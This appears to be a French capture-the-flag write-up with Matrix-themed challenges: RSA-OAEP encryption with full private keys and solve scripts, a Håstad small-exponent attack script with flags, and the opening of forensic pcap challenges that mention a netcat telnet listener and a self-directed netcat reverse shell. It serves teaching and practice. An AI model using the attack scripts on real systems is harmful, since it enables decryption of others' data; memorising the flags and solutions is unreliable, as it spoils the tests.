Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans
limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons
ne dependra que de vous."

# Division du message en blocs de 128 octets
block_size = 128
blocks = [message[i:i+block_size] for i in range(0, len(message),
block_size)]

# Chiffrement de chaque bloc avec une clé publique différente
ciphertexts = []
for i, block in enumerate(blocks):
    if i % 3 == 0:
        cipher = PKCS1_OAEP.new(key1.publickey())
    elif i % 3 == 1:
        cipher = PKCS1_OAEP.new(key2.publickey())
    else:
        cipher = PKCS1_OAEP.new(key3.publickey())
    ciphertext = cipher.encrypt(block)
    ciphertexts.append(ciphertext)
```

```
print("Messages chiffrés : ", ciphertexts)

# Conversion des blocs chiffrés en base64 pour faciliter la transmission
ciphertexts_b64 = [base64.urlsafe_b64encode(ciphertext).decode('utf-8') for
ciphertext in ciphertexts]

# Déchiffrement du message
decrypted_blocks = []
for i, ciphertext_b64 in enumerate(ciphertexts_b64):
    ciphertext = base64.urlsafe_b64decode(ciphertext_b64)
    if i % 3 == 0:
        cipher = PKCS1_OAEP.new(key1)
    elif i % 3 == 1:
        cipher = PKCS1_OAEP.new(key2)
    else:
        cipher = PKCS1_OAEP.new(key3)
    decrypted_block = cipher.decrypt(ciphertext)
    decrypted_blocks.append(decrypted_block)

# Assemblage des blocs déchiffrés
decrypted_message = b"".join(decrypted_blocks)

# Affichage du chiffrement/déchiffrement
print("\n\nMessages déchiffrés : ",decrypted_message)

#Messages chiffrés :
[b"J\x84\x9c\x97p|\xde\xf8|e\xffb5,\x1c\x80\xa0\x99\x8a2\xa8I\x9c\xdc\xc6\xc
c\xcfo\xe5x\x98js\xdb\xfa\x8cY7\x8f\xddkm'dA\xa4\xc4~\xbb\xed\x11\xaf&D\xda\
x94\xf5\xa9\x0b6\x99\x86\x0f\x86\xc9i}Cf\xee\xa4\xa5q\x87^\xef\x8e\xce\x00^\
x06n]\x1f\xcf\xcb\x8aGi\xafO\xb2\x82\xcd\x85\x08I\xa6,\xdf\x94\x95_\xbb\x01\
xa0\xfc\xfa\xd2\xd4\xc44\xbd%\nD\xb6qP\xe3T\nw\x95I\xf0\xaa\xd6>HX\x14\xc5\x
99\x8dC\xda<D{!\x02\xca\xbe\xba\xe6\x84@g\x93\x1e\x9f\xb9\xe7\x99m\xec\xf7B\
xd4wI\x12\xd8nE\xa0\xb8\xeb\xc9\x88\xa5\x0c\xfd\x1e\xa1MB\xec\x03O\x8a\x8e\x
0e\xc9\x0e\xe4\xd7\xf1\x0f\x1d\r\xa0k\xc3\xbc}0\xe0\xc9\x12\xe1Q\xe0\xb9\x02
\x8b2\xb7\xbe\xe0\xf4\x87\x1e\xe9Zw\\\xaa\x01\xbe5%\xb3K\xfd\xf2v\x02\xa8\xe
8\xe9\xd1\x80\xdc\x12,n\xefH\xb0$D\x12-
\xda\xbc\x96\xb8\x95\x03<\x8d)\x87\x97",
b"\x8e\xe6\x7f\x87\x00\x18\xe3\xfe\x9cB\x82\xe8\r\xd4~\xd8\x9f\xc2\x92\x1b\x
e98{\xd4
7\x12\x1f\xeb\xb4#\xf3\xef\x0b\xaf\xa90\x95\xba\xbe+;4\x98\x1f\t\x0c\x883\x8
7L\xdf\xe8\xb8@\xb1\xf7\x89Vx\\6\x00\xb7\x01\x18\x8c\xe4q\xf43b\x0f\xbf\x8d\
xba\x84b\x1e\x15X\x038c\x7f\x11\x88\xe2b\x99\x0f\xfa\xbd\xcf\x0e\xb7\x13$b\x
a4\x15\xd5]\x0bpa\xf0\x1b\xc2\x94c\xd3'\\\xf6\xf5\xcd\xfe\x1e\x8ei\x9e\x83\x
```

```
bb\x9f9\xbf\xbb\x9c\x05\xa6\xc1LE\x1a\xac=f)\x8a\xc7\x9a\xef\xf2i\xa1\x90\x96\x93\xe6\x9a\xaa\xc1\x99)yX\x1b\x9c\xe9\xf0\xfb\xd9\x13e\xfc}2\xdf67\xa6\xee\xdb\x91(\x11\x9e o\x83u-I'\xc3b\xe4\xf3\xd4c\x122-
\x9cG\x08AT\xd0\x92K\x1b\x11.\x8b\x04\x9f/V(\xb4\xb4\xc1\xf8\x90\xfb\xbb\xca\x0c\xca\xf6\xde\xdf\xa0=e\x85\xb6=pE\x9d\xd5\xf7\x9f\xfb\x04p\xc1\xa1\xb1\xd2\xb8\xa7\x07\xaas<'O@||\x01\t"]
#Messages déchiffrés :  b"Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous."
```

Walkthrough

Votre mission si vous l'acceptez : libérer l'humanité de la Matrice. L'agent Smith a mis en place un nouveau programme qui menace de détruire la résistance en infectant les vaisseaux avec un virus mortel. La seule solution pour empêcher la propagation du virus est de localiser et de pirater le programme malveillant. Cependant, le programme est protégé par un système de sécurité complexe qui nécessite une série de codes d'accès pour être déverrouillé.

Les membres de la résistance sont au courant de la menace posée par le virus et ont besoin d'agir rapidement pour l'empêcher de se propager. Ils ont reçu un message chiffré contenant les codes d'accès nécessaires pour déverrouiller le système de sécurité protégeant le programme malveillant, mais ne peuvent pas le décoder seuls.

Les informations dont dispose la résistance :

Les 2 blocs chiffrés du message en format base64, qui ont été transmis via un canal de communication.

Les 3 clés privées correspondantes aux clés publiques utilisées pour chiffrer les blocs, qui ont été utilisées pour déchiffrer les blocs chiffrés.

Avec ces informations, vous allez pouvoir déchiffrer les blocs un par un en utilisant les clés privées correspondantes, puis les assembler pour obtenir le message déchiffré.

[Fichier .txt avec Les 2 blocs chiffrés+Les 3 clés privées+les 3 clés publique]

```
 Les 2 blocs chiffrés :
Message chiffré 1: Py8IQbWc_SQSenysPDyFtrjzN2W38pHdG7oVfl5TODSFNiKQ4lHWgy
Message chiffré 2: gBdQwuFeE5WmczrSEA4YaZCtte8m5X_TPIb3R0GMzTa_IWOwCAfK-i

 Les 3 clés privées :
private_key1 =  b'-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEA3d/315
private_key2 =  b'-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAtXBq0f
private_key3 =  b'-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAtpSRhH
```

```
Clé publique 1:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3d/315v2vyNRuXbgMpws
/BDli5H4onQwf67/X0Jsek0wdcvY066Dp2eZt6ePgAHzCrwdtlP7+TSOvUFxA4yn
4Xg4/9s+8z3/pgFK6AqlRnDlwf0hv3NWNqHfZhlFcP3AM7RqHG9stK97UEb98c7x
IO0oOPIOvaftEf7dqLH6VUFvbITV84x/K2SUYemmYJ0MfVCpx8LCMHMIgVc8zFmm
chmkwhoqB5CgKuvZlnmyO7sQWeV5uf8VGYrdl2dsIsrxxu2buHwBzttm/5H6B6mW
xVNy+9D0OafJd9bqRQk0dgaoAnP533wWUZfsVKx2UrABO+i6OBtdTaPb8/nAOb5K
8QIDAQAB
-----END PUBLIC KEY-----



Clé publique 2:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtXBq0fY8n/cJSIM9kEId
KL//oTN9IrshIJxK16L3FLvybTEfyXO6NBi3kH+yDMLmBGbRgPs12rcH29N7LDZB
m1yTAZgU9ktgUas246EA4oXGys9BOKFvCDyRDxD2vcjeDzGgsWr6nsN3qXq8KiPF
XY8OtN2EKQdAyXMJfdkpamDYHgDAoRnpdXr9io/LbNdj8+9rviFsvFAzVk2IWZ7v
R3/9D6afqvAnyI8ZvZM6liALpxTWsTK46U4A2y4yj+M68kp8el9BjyofB6Hd4Mnm
rx/0Lqw9FUieBMnEZi8PYCCgY1cYP1Gweqy6PSItWPBjVl/DD2AyEXnnZxJuAYxc
4QIDAQAB
-----END PUBLIC KEY-----



Clé publique 3:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtpSRhhD9eYrkuDdaSpNj
a0cW+BFQGFvFad/0jHjMMhm4C5N1bsxS2F8fYEDZLm7w7JyaUnIRTnBRkuMJaXp1
3cX2xGrTFKQi04goDAomFQ1jdWCalikaxfYRN+2eVNoRBSNJT0NB8lQ7lkW9TX/f
FBrUnBcCvFjL1jS23x9BPjMpj7M+nwyblg3BrKkTZgo8gL1NECocan6THVw+b/g9
JVGY4Gtiz+sMwFhKrtyYv0H3T1M4y7K/2XyBSjPMt9tVLVVR22fOgNCpPs5bmygx
Vn+I4LXhCM1enJZ6ElJQYirrSvCJuQx6ccz9V/kpXBfiTApnOPdHyXlCusdntpEb
DQIDAQAB
-----END PUBLIC KEY-----
```

Pour déchiffrer les blocs chiffrés, le joueur doit d'abord décoder les blocs au format base64 pour obtenir les blocs chiffrés en bytes. Ensuite, il peut utiliser chaque clé privée correspondant à chaque bloc pour les déchiffrer. Enfin, il doit assembler les deux blocs déchiffrés pour obtenir le message original.

PYTHON (solve.py) :

```
#pip install --upgrade pip
#pip install pycryptodome

from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA
import base64

# Clés privées
key1 =  b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEowIBAAKCAQEA3d/315v2vyNRuXbgMpws/BDli5H4onQwf67/X0Jsek0wdcvY\n066Dp2eZ
t6ePgAHzCrwdtlP7+TSOvUFxA4yn4Xg4/9s+8z3/pgFK6AqlRnDlwf0h\nv3NWNqHfZhlFcP3AM7
RqHG9stK97UEb98c7xIO0oOPIOvaftEf7dqLH6VUFvbITV\n84x/K2SUYemmYJ0MfVCpx8LCMHMI
gVc8zFmmchmkwhoqB5CgKuvZlnmyO7sQWeV5\nuf8VGYrdl2dsIsrxxu2buHwBzttm/5H6B6mWxV
Ny+9D0OafJd9bqRQk0dgaoAnP5\n33wWUZfsVKx2UrABO+i6OBtdTaPb8/nAOb5K8QIDAQABAoIB
AAKGPnn+rW4rmKdk\nZbTsGt64uLF5SD727sKHiyKT4HHJLr43j8bwYx4uOyBAQPOrC5wcm4NVzZ
XebHch\n4O2/D0qGlUvWvE7E4fbLG6vr5RYAVlWtWHgAaxbYVopnl4C4QZQ4OJ9ys0xGyKXw\n7N
Y87V7oLw84zjfUfe/4umzL+5k2AQHWQLohT5Ir1zf2NcB7gt3Hi52F3jRABn8/\nCT7ryWurcPHO
J5ETujkXdbho4ftcJfteLCp4WYdrHMwK7DHA+ONDHPOyJI+sYVdR\njazbOhUM1QwSQURLWlHWJF
DVezZkOzEp3GQ8xl8xjOCIDRZk/61jFgOKQgs3jaUk\nix2aQY0CgYEA6KgcITc218LFo4QjHgpN
79i7iVgE4BE61hhb5g7FpQQQ3qVYKlpF\nsjfBQNPvsYy5AHkS3J8DlPSS/ENdVfe2s+XnEBn6S3
vjAN7Up9n8U8IpTweH1VzE\ng79Wu+oL0JtyrnkXm04gLZfVSC0UWbeyEQZHIMyF3QsJuul9ahT0
PN0CgYEA9CLs\nPvsvLx0nc0KZo2Bl9ebkQ8rq1RYprN3WjekMjLtHPKV4UFAiMaoCgmuBViyIyQ
/b\nTi13EDtFKEHjUAJoFaEquhosjFASeC/qlyqI348iEsChuDWCo4mvNz0aund/KGKQ\namnAOb
FBY7xu0gltUo9JMWJKIS9cFg5RVQvkCyUCgYEAiEGcZ9+cYPSTJ1bF8lv6\nlROLkb5Y7JlqqeSO
Pcg8/I3LC3oujm9cDioVJlB5OrS9zIccAtWmFWC/jLovOZ/g\nArAMiSONsROXOPVH+h3yZ2N5Ke
2xIcY42SgANgG2da/0lDYbGzvAILOhl6m/F2Q8\nBzh0A8OESpaiVjNU3gHzoIkCgYBEIDqsmIti
KlCH6V3WKWBKblPkVwuQys52XrEw\niIfn/ZqzYblhL/tawIZSvo0o7uR8tuALwMQo02FJCpnUCd
fhsUerBwLHZNDCmRxt\ncoEfYWGwufBm5we9ev5Z+8MppY7mRhrmlvv9HWmR21NRaTAIidNy5Gqr
N/wKa5Rm\nlxrbwQKBgHKF534Wb+wcbX5vXA4cYe9ncjjtf8lYUIoxo9FAIq77YieMN/3Onf8C\n
tvOjsBy/luYNDrhrbvaZSQNVQwe8gfJiaTQyb8yKc7bwhPTBt3hYLEUKvaFNKCrC\nViEGh1kUJA
wKvwuiscHfxB6cutELxlJ+w5WMJWDG5zo6VZD4rZek\n-----END RSA PRIVATE KEY-----'
key2 =  b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEpAIBAAKCAQEAtXBq0fY8n/cJSIM9kEIdKL//oTN9IrshIJxK16L3FLvybTEf\nyXO6NBi3
kH+yDMLmBGbRgPs12rcH29N7LDZBm1yTAZgU9ktgUas246EA4oXGys9B\nOKFvCDyRDxD2vcjeDz
GgsWr6nsN3qXq8KiPFXY8OtN2EKQdAyXMJfdkpamDYHgDA\noRnpdXr9io/LbNdj8+9rviFsvFAz
Vk2IWZ7vR3/9D6afqvAnyI8ZvZM6liALpxTW\nsTK46U4A2y4yj+M68kp8el9BjyofB6Hd4Mnmrx
/0Lqw9FUieBMnEZi8PYCCgY1cY\nP1Gweqy6PSItWPBjVl/DD2AyEXnnZxJuAYxc4QIDAQABAoIB
AB3C6OKz31Hl9bHd\nRTXqglny1H2esoIF6/Mrb+NbKehOw/9BNZOX1g1BmKqtJ4mMVqqWKvtbOY
Q8zZ8z\nW1rvM2fGkZ6LUbTsvEnpKcHA4SJHC0qtIGeno0zYknrEL5UF49beLxurDp0INxKn\nvU
G0SGWGV8U3KLyKIghpRD9OZcq6/TFYLun2UbpCEgLYgXHOd7vcYazXmTioYk9k\neDAdkn85BQJ3
2NwSg+yptf1mkZHBmuPYKS4aXyilQoAah+WeNQ7pT7d70irSD/OT\nTCYDWX6xTf5ozX60NFcLon
ma6cPAgJNXc1Ks/ySNyPtr96nylhDjkxmD4hwfAGRm\nM6COXqECgYEAzfLGeZyT15AP6R9N5D51
WTk5WSo9Tj7fAf5KA7RUV5PxK7qIpDJ7\nRHxQe+CgIxMmDzNPYU+E6OUkYlF4l97o+a5KsD+M0w
```

```
R6catUTPrBWGmbrrCYeqLv\nmXdOpkg8UwulShvBSS30DWPB3QX3wWaadzYgVHHBmBQKHxNZ+RbX
ggUCgYEA4YjI\noY4LMoHtq0hJR0lwDjLHRvykZDYOrNkpfNIdbT757WXEOD7jq6PvroGiMlGCwh
LS\n0UwRCgC5MKzt8rRC60VGv5bl0x3Z22zlOEeKKbpgZCvynOFHwGo8pCj2/VOF2uEj\nDrIaM0
UYK1gaAwY89wuV+Oa0eL7f7xxEe2x+Gi0CgYEAqKtOlccA5ijcfwbeWjI1\nFY/iQf5wGycuqYlD
wOjtspQ9jpzE0AVwI1TU7b+4J0HFh+lz97SSm9MfC07CP0+W\n6vYtwU8q3J/sUDALaMhtlSVZFa
cYGkhbhwrJZTIABduh0aINmQuDt3ueCJCcqs6H\nb17q9337Gbw/1deZdoGYmqkCgYEAkBeDD2yg
DMnkHe2WG7x4oimhFeJt6TR8VcR8\n9CmN8XEt3pWJMuJDNTMM+/IIvZtELlg2Zs/xhvGFX+rsL4
cpxgTBucBf320P9lfx\nbu6OADD6SqWlYMOxwuZdDgi6HImTWI9EhawWfzEiyvaDz/DZXIEDdT14
ijhw++SU\ngEKFopUCgYAvOKyNBzPO5tGuCMClvpn/nqp5qBrqAsGutN1r5bu0CPZmgkoR0uht\n
AhvIW2hNdyZqfji2xUVIx8j3ilQMdgRNFlS6JuAAoeXMJXS3rS6x40SdTLfKxnuR\nHkl6Gyya62
m9d801x2ihKncn0GSASLypwt/dmVlXKRJnpyba63g7JQ==\n-----END RSA PRIVATE KEY----
-'
key3 =  b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEpAIBAAKCAQEAtpSRhhD9eYrkuDdaSpNja0cW+BFQGFvFad/0jHjMMhm4C5N1\nbsxS2F8f
YEDZLm7w7JyaUnIRTnBRkuMJaXp13cX2xGrTFKQi04goDAomFQ1jdWCa\nlikaxfYRN+2eVNoRBS
NJT0NB8lQ7lkW9TX/fFBrUnBcCvFjL1jS23x9BPjMpj7M+\nnwyblg3BrKkTZgo8gL1NECocan6T
HVw+b/g9JVGY4Gtiz+sMwFhKrtyYv0H3T1M4\ny7K/2XyBSjPMt9tVLVVR22fOgNCpPs5bmygxVn
+I4LXhCM1enJZ6ElJQYirrSvCJ\nuQx6ccz9V/kpXBfiTApnOPdHyXlCusdntpEbDQIDAQABAoIB
AEZhaONkQ0GJ//bf\nJ4gd3rIo2jrP+a8aGTRh51QK8LPTZDXaJueKDdloeaDR/qY+j9K132sum2
tAMsHL\nkQI++ZZ+zEwU3b9UMjSWhNF3TAzLd250ycJen/p1i1ei2mjdEriHTKgoRhCS1dFs\nmr
d4Nlb6rMBqwlw2YoT1FxVVaAIAcP6RFa0vpk2uRY4DmzHQ9edmaNMb6ELesPrJ\nq6OOHP1IU5Zq
f/ex7l536m76XyPlv7/wR7IhY0jnGXrAt/AIi3NQyJf4S7Nibh7n\n9NHt+z3fmIFq+Ujqon4q4k
bSFkb6KD5/5HdHHVDAZJdvQcU1kzsGIKxI7QPmlbru\nETVQfgUCgYEAv62LO1Mv9K6dpuWr3WC2
UNDiGlBtQB7dqPIh5KcvXBjXF2apK1Wd\nBTVJqUYB9H5HrUKPOkhMoTLndg+1QmFFF2Uux8bQxq
NIhcpH3JJuzN6ClaQve5wg\nqH0ARMaYTg3lOan/XT68e/H0ouGFNaF3HN82arG5XpujHif19zCY
E6sCgYEA89l7\nNzotA9WGwBc0FMycECnb8iIYXxl9L5aA7O3YU7bZH2MPGEuZ22XnvVFq4RJdfR
hO\npzW8VzEu0wzpisQvT7/wq9EnQKf5t/eCRfv1R3K4agUcV9OcSooDlWTQLhMMns3n\nD5sjiG
0pf4W0ik57HGykXM/H378iGK6LjujWVCcCgYAlSBD7sfty4P/C9YsPHP95\nCpffvGLzhM1iTe4v
tiDtDdvQLmSbDCTlXW79YKOCtYkldvu6v1NAS1Ff0kBUL+0r\nVr/ZlZ8H87xoYWbGzSiF6oWFq5
Ccv0pO2zlRJzt6exNputnzff9VMEN/5tNtEgHD\n+NpxuC2w7B62/9jEgowhzwKBgQCNZriHjumZ
hpFMBGiEAx4gVVWgc9r0EoDAPqLm\nQQmniakgBT40lWpTiiU2Z+b1OsQRjS3W0lczrGZ9pcgrWp
YgxamWyILdgEpTPmhB\nkthppQGBIRONbjz8EEoBsGLzxMIVuEpbh1e0fbCJrQvDA71p/ynUU/yQ
J3JrI5Pz\nu9rFEwKBgQCeSeAF8pOImhQPHmmXPIBx6Q70YY206JDjpubGsmcjxc94bQLjFcyC\n
Sl9QYZxVOQOAgNJ+mi+DjVJpI4SIcnhq3gbyQSFVQQiMfzlzskwQ5tFirS8fZkfJ\ng1sPzjCDU8
ib4G76k5OELC9ctR3ny5zNEnrA31NcEgjenpGsD1fU9w==\n-----END RSA PRIVATE KEY----
-'

# Trasnformés les clés privées en objets de clé RSA
key1 = RSA.import_key(key1)
key2 = RSA.import_key(key2)
key3 = RSA.import_key(key3)

# blocs chiffrés au format base64
```

```
block1_b64 =
"Py8IQbWc_SQSenysPDyFtrjzN2W38pHdG7oVfl5TODSFNiKQ4lHWgyfNBUcWbTwlC7phvS2dgiK
-gJLV76t4yhlFMl_YaifEeWGvchZ8bfHH8A5-
2URPLh8KZyvhw3d5A3sjWJUawhg1fMg0CtIqm4rC1JSGWSH_IQsG1_gcqOlgnj3vyU6JmawnlH7Z
5hGEad3XqnKCLPKRZ2ZHYJ-
0CjZl8PUkyiRWJI5gRWWsa_obTnOXmMr9EFWJ17uxi_7JKm1APxg6v_q6nvaEJu_nB0gKDBVyuaB
hDH7jvp1mLV0akdQBTjwg2iArftHED3qebRL9Ru9HaAA-KCXfebdWag=="
block2_b64 = "gBdQwuFeE5WmczrSEA4YaZCtte8m5X_TPIb3R0GMzTa_IWOwCAfK-
ixlrx2XleyQW_O7QZmg35nGUEOXdRkeCdBClc9BH4tHm2HcZQsfsHPkxbRL80qAXOYRJzSUSuq8m
WMFP9mSUjrBxz0GoLC-WI_Kem4hWet0rXcz1Mu2wSAk1sL-
8RXzxxlRMLswcIvrOmU8vV1cgtE4yu0u0cb2QsF2_XwpQ7t_p1eJxuqMUSOYdNk1mbvGQYxX3ekf
V5LmKJFvrdukg86kgvRvrGQdXoxj8GCCnblv2gFCfBYndcYMUfsgmsrzdFcKZbXJUE1XRW5SLp2l
o8WlBromQ_P2KQ=="

ciphertexts_b64 = [block1_b64, block2_b64]

# Déchiffrement du message
decrypted_blocks = []
for i, ciphertext_b64 in enumerate(ciphertexts_b64):
    ciphertext = base64.urlsafe_b64decode(ciphertext_b64)
    if i % 3 == 0:
        cipher = PKCS1_OAEP.new(key1)
    elif i % 3 == 1:
        cipher = PKCS1_OAEP.new(key2)
    else:
        cipher = PKCS1_OAEP.new(key3)
    decrypted_block = cipher.decrypt(ciphertext)
    decrypted_blocks.append(decrypted_block)

# Assemblage des blocs déchiffrés
decrypted_message = b"".join(decrypted_blocks)

print("\n\nMessages déchiffrés : ",decrypted_message)

# Résultats
# Messages déchiffrés :  b"Je montrerai a ces gens ce que vous ne voulez pas
qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni
controle, sans limite ni frontieres, un monde ou tout est possible. Ce que
nous en ferons ne dependra que de vous."
```

Le flag est NHM2I{Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous.}

MEROVINGIEN (difficile)

Nom du challenge : merovingien

Concepteurs : Sébastien Lavaux && Hamza

Rédacteurs : Sébastien Lavaux

Conception

PYTHON (merovingien.py):

```
import gmpy2
from Crypto.Util.number import bytes_to_long, long_to_bytes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.backends import default_backend
import random

# plaintext
my_message = "NHM2I{FGS5BW77-MERO-VIN-GIEN848H}"
#message trop long => my_message = "Ah ah, le voilà enfin. Quelle chance. Neo, l'élu en personne. N'est-ce pas ? NHM2I{FGS5BW77-MERO-VIN-GIEN848H}"

def generate_rsa_keys(bits=512, e=3):
    private_key = rsa.generate_private_key(
        public_exponent=e,
        key_size=bits,
        backend=default_backend()
    )
    public_key = private_key.public_key()
    return public_key.public_numbers().n, public_key.public_numbers().e

def encrypt_rsa(message, n, e):
    message_int = bytes_to_long(message.encode('utf-8'))
    return pow(message_int, e, n)

keys = [generate_rsa_keys() for _ in range(3)]
ciphers = [encrypt_rsa(my_message, n, e) for n, e in keys]

print("Clés publiques (n, e) :")
for key in keys:
    print(key)
```

```
print("\nMessages chiffrés :")
for cipher in ciphers:
    print(cipher)

# Les clés publiques et les chiffrés
#keys2 =
[(894433941120369038464431185455674518216348183510098178721284901345316617227751309080254334042905068050052319773029398277991201100737016572118467647221296 7, 3),
#
(1116358088453058547844156117899942909751823414564814652360364043845004982224044354244496783958293406712599627192542920155449424762746297297555351259530313 7, 3),
#
(8520694344077475909821662898563015081998309924254783785835164166487806855959201151407302054564011849926514426902147022412243440865440950597949385650745691, 3)]

#ciphers2 =
[3222895269751102896806623385272550026343949192403474467912991252522832877371240728247554654641031440341215225545071599847265579194000705901136603149418124,
#4146353226363299219125574323577676967675025779425486202866989932746807707345921176340701289556941703806298600016232657579292510580388257571430237711966412,
#2079103372295535927137458950118484109976976428430561310118530461140461696664966087532294963858035328183692691260518462801744818603182037872128421825880083]
```

Mettre en œuvre l'attaque de Hastad sur des messages de longueur 512 bits, chiffré avec RSA utilisant un petit exposant (e = 3).

Walkthrough

PYTHON (solve.py):

```
#pip install gmpy2
#pip install pycryptodome

import gmpy2
from Crypto.Util.number import long_to_bytes

# Les clés publiques et les chiffrés
```

```
keys2 =
[(894433941120369038464431185455674518216348183510098178721284901345316617227751309080254334042905068050052319773029398277991201100737016572118467647221296 7, 3),
(111635808845305854784415611789994290975182341456481465236036404384500498222404435424449678395829340671259962719254292015544942476274629729755535125953033137, 3),
(852069434407747590982166289856301508199830992425478378583516416648780685595920115140730205456401184992651442690214702241224344086544095059794938565074569 1, 3)]

ciphers2 =
[322289526975110289680662338527255002634394919240347446791299125252283287737124072824755465464103144034121522554507159984726557919400070590113660314941812 4,
414635322636329921912557432357767696767502577942548620286698993274680770734592117634070128955694170380629860001623265757929251058038825757143023771196641 2,
207910337229553592713745895011848410997697642843056131011853046114046169666496608753229496385803532818369269126051846280174481860318203787212842182588008 83]

# Récupération des modulos
modulos = [k[0] for k in keys2]

# Résolution de l'équation avec l'attaque de Håstad
N = 1
for m in modulos:
    N *= m

solutions = []
for i in range(len(keys2)):
    Ni = N // modulos[i]
    Mi = gmpy2.invert(Ni, modulos[i])
    solutions.append(ciphers2[i] * Ni * Mi)

# Récupération du message
m = int(gmpy2.iroot(gmpy2.f_mod(sum(solutions), N), 3)[0])
#print(m)
message = long_to_bytes(m).decode('utf-8')

print(message)
```

Flag : NHM2I{FGS5BW77-MERO-VIN-GIEN848H}

FORENSIC

pcap_01.pcap (intro)

Nom du challenge : pcap_01

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux


Conception

Faire un faux server d'écoute telnet sur le port 1234 via netcat et envoyer comme si c'était du telnet au serveur le mot de passe.

Action pour brouiller les pites :

Envoyer n'importe quoi au serveur, surtout des espaces dans mon cas. De ce fait la trame TCP est un peu plus compliqué a retrouvé visuellement.

Walkthrough



pcap_02.pcap (facile)


Nom du challenge : pcap_02

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

On se reverse shell soit même avec netcat

